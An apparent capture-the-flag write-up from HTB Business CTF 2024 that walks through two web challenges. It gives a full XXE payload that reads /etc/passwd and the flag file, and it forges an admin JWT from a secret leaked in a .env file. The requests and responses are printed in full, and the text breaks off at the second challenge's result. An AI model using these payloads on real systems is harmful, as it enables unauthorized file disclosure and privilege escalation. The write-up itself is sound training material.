
HACKTHEBOX
BUSINESS CTF 2024
THE VAULT OF HOPE
Diamond sponsor bugcrowd

Recently, I had the incredible opportunity to participate in an exhilarating HTB Business CTF 2024 event, featuring a diverse array of challenges that spanned across multiple categories including Cloud, Web, Forensics, Crypto, Reversing, Full Pwn, ICS, Hardware, and several others. This event tested not only the technical prowess but also problem-solving skills, creativity, and resilience under pressure.

In this comprehensive writeup, I will take you through the step-by-step solutions to each challenge I encountered, sharing detailed insights into my thought process, methodologies, and the tools I employed. Whether you're a seasoned CTF player looking to sharpen your skills or a newcomer eager to dive into the world of cybersecurity competitions, this guide aims to be both informative and inspiring.


Join me as we navigate through the intricate puzzles of Cloud security configurations, unravel the complexities of web vulnerabilities, decode cryptographic mysteries, dissect forensic evidence, reverse engineer software, and exploit hardware and industrial control systems. Each section will provide a clear, detailed narrative of how I approached and conquered these challenges, complete with code snippets, screenshots, and explanations to ensure you can follow along and apply these techniques in your own endeavors.

Get ready to dive deep into the fascinating world of CTFs, where every challenge is a learning opportunity and every solution is a step towards mastering the art of cybersecurity.

Web

Jailbreak


Challenge description



Step by step guide

I started the challenge from exploring the provided application because there was no source code available, only a link to the deployed web app.

Among other tabs there was one interesting tab used for the firmware upgrade and I decided to exploit it in more detail.



It turned out that this route used XML config for the update operation and I decided to try a simple XML injection payload in order to see if it works in this case.

Request

Pretty Raw Hex

```
Host: 83.136.255.141:36618
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://83.136.255.141:36618/rom
Content-Type: application/xml
Content-Length: 1378
Origin: http://83.136.255.141:36618
DNT: 1
Sec-GPC: 1
Connection: close
Priority: u=1

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<FirmwareUpdateConfig>
  <Firmware>
    <Version>
      &xxe;
    </Version>
    <ReleaseDate>
      2077-10-21
    </ReleaseDate>
    <Description>
      Update includes advanced biometric lock functionality for
       enhanced security.
    </Description>
    <Checksum type="SHA-256">
      9b74c9897bac770ffc029102a200c5de
    </Checksum>
  </Firmware>
  <Components>
    <Component name="navigation">
      <Version>
        3.7.2
      </Version>
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Sat, 18 May 2024 13:23:07 GMT
Content-Type: application/json
Content-Length: 1258
Connection: close

{
  "message":
  "Firmware version \nroot:x:0:0:root:/root:/bin/ash\nbin:x:1:1
  :bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nolo
  gin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/s
  pool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshut
  down:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sb
  in:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews
  :x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/
  var/spool/uucppublic:/sbin/nologin\noperator:x:11:0:operator:
  /root:/sbin/nologin\nman:x:13:15:man:/usr/man:/sbin/nologin\n
  postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin\ncron:x
  :16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/
  lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nolo
  gin\nat:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin\nsqui
  d:x:31:31:Squid:/var/cache/squid:/sbin/nologin\nxfs:x:33:33:X
   Font Server:/etc/X11/fs:/sbin/nologin\ngames:x:35:35:games:/
  usr/games:/sbin/nologin\ncyrus:x:85:12::/usr/cyrus:/sbin/nolo
  gin\nvpopmail:x:89:89::/var/vpopmail:/sbin/nologin\nntp:x:123
  :123:NTP:/var/empty:/sbin/nologin\nsmmsp:x:209:209:smmsp:/var
  /spool/mqueue:/sbin/nologin\nguest:x:405:100:guest:/dev/null:
  /sbin/nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\n\
  n update initiated."
}
```

XML injection had succeeded and I managed the content of the */etc/passwd* file. Next step was to change the path to *file:///flag.txt* and retrieve the flag.

Send Cancel Target: h

Request

Pretty Raw Hex

```
POST /api/update HTTP/1.1
Host: 83.136.255.141:36618
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://83.136.255.141:36618/rom
Content-Type: application/xml
Content-Length: 1376
Origin: http://83.136.255.141:36618
DNT: 1
Sec-GPC: 1
Connection: close
Priority: u=1

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///flag.txt"> ]>
<FirmwareUpdateConfig>
  <Firmware>
    <Version>
      &xxe;
    </Version>
    <ReleaseDate>
      2077-10-21
    </ReleaseDate>
    <Description>
      Update includes advanced biometric lock functionality for
       enhanced security.
    </Description>
    <Checksum type="SHA-256">
      9b74c9897bac770ffc029102a200c5de
    </Checksum>
  </Firmware>
  <Components>
    <Component name="navigation">
      <Version>
        3.7.2
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Sat, 18 May 2024 13:23:48 GMT
Content-Type: application/json
Content-Length: 134
Connection: close

{
  "message":
  "Firmware version \nHTB{b1om3tric_l0cks_4nd_fl1cker1ng_l1ghts
  _530fd2a9935462dd0081c35f045c0f6b}\n update initiated."
}
```


Search 0 highlights

Flag

HTB{b1om3tric_l0cks_4nd_fl1cker1ng_l1ghts_530fd2a9935462dd0081c35f045c0f6b}

Blueprint Heist


Challenge description



Step by step guide

In this case I was provided a source code of the target application. It was a web application that used both GraphQL and SQL queries to work with data. There were two categories of routes - public and internal. Internal routes were available only to the *admin* user but there were no ways to somehow generate the admin JWT token using the application endpoints. But, there was a JWT secret provided in the ***.env*** file, so I decided to use it in order to get the admin token.



internal.js
public.js
.env
web_blueprint_heist > app > .env
DB_HOST=127.0.0.1
DB_USER=root
DB_PASSWORD=Secr3tP4ssw0rdNoGu35s!
DB_NAME=construction
DB_PORT=3306
secret=Str0ng_K3y_N0_l3ak_pl3ase?


internal.js
public.js
.env
database.js
authController.js
web_blueprint_heist > app > controllers > authController.js > verifyToken
const jwt = require('jsonwebtoken');
const { generateError } = require('../controllers/errorController');
const { checkInternal } = require("../utils/security")
const dotenv = require('dotenv');
dotenv.config();
const secret = process.env.secret
function verifyToken(token) {
try {
const decoded = jwt.verify(token, secret);
return decoded.role;
} catch (error) {
return null
}
}
const authMiddleware = (requiredRole) => {
return (req, res, next) => {
const token = req.query.token;
if (!token) {
return next(generateError(401, "Access denied. Token is required."));
}
const role = verifyToken(token);
if (!role) {
return next(generateError(401, "Invalid or expired token."));
}
if (requiredRole === "admin" && role !== "admin") {

JS internal.js × | JS public.js | .env | JS database.js | JS authController.js


web_blueprint_heist > app > routes > JS internal.js > ...

```
1   const express = require("express");
2   const router = express.Router();
3
4   const { authMiddleware } = require("../controllers/authController")
5
6   const schema = require("../schemas/schema");
7   const pool = require("../utils/database")
8   const { createHandler } = require("graphql-http/lib/use/express");
9
10
11  router.get("/admin", authMiddleware("admin"), (req, res) => {
12      res.render("admin")
13  })
14
15  router.all("/graphql", authMiddleware("admin"), (req, res, next) => {
16      createHandler({ schema, context: { pool } })(req, res, next);
17  });
18
19  module.exports = router;
```



Using jwt.io website I generated the admin token and tried to query the backend server.

Before:



Request

Pretty Raw Hex


```
GET /admin?token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoidXNlciIsImlhdCI6MTcxNjA0MTk0NX0.QYEjfglYa2gSIs6GQlfBGWnDZqG1s5UR-3Z3kWZ9AsQ
HTTP/1.1
Host: 83.136.248.194:46473
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:126.0) Gecko/20100101 Firefox/126.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=1
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 713
ETag: W/"2c9-qhKAU+ce0EiBIHU5ZiKcom5QZY8"
Date: Sat, 18 May 2024 14:19:15 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Unauthorized
    </title>
    <style>
      .error-container{
        text-align:center;
      }

      h1{
        color:#f00;
      }
      </style>
      <link rel="stylesheet" href="/static/css/style.css">
    </head>
    <body>
      <div class="overlay">
      </div>
      <div class="wrapper">
        <div class="content clearfix">
          <div class="error-container site clear">
            <h1>
              Unauthorized
            </h1>
```

After:



Request

Pretty Raw Hex

```
GET /admin?token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3MTYwNDE4NTV9.aJH9H2F_BP9rPGdjDPbfo4hTXU_q5HEqcTSpdTLzrn0
HTTP/1.1
Host: 83.136.248.194:46473
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:126.0) Gecko/20100101 Firefox/126.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=1
```

Response

Pretty Raw Hex Render

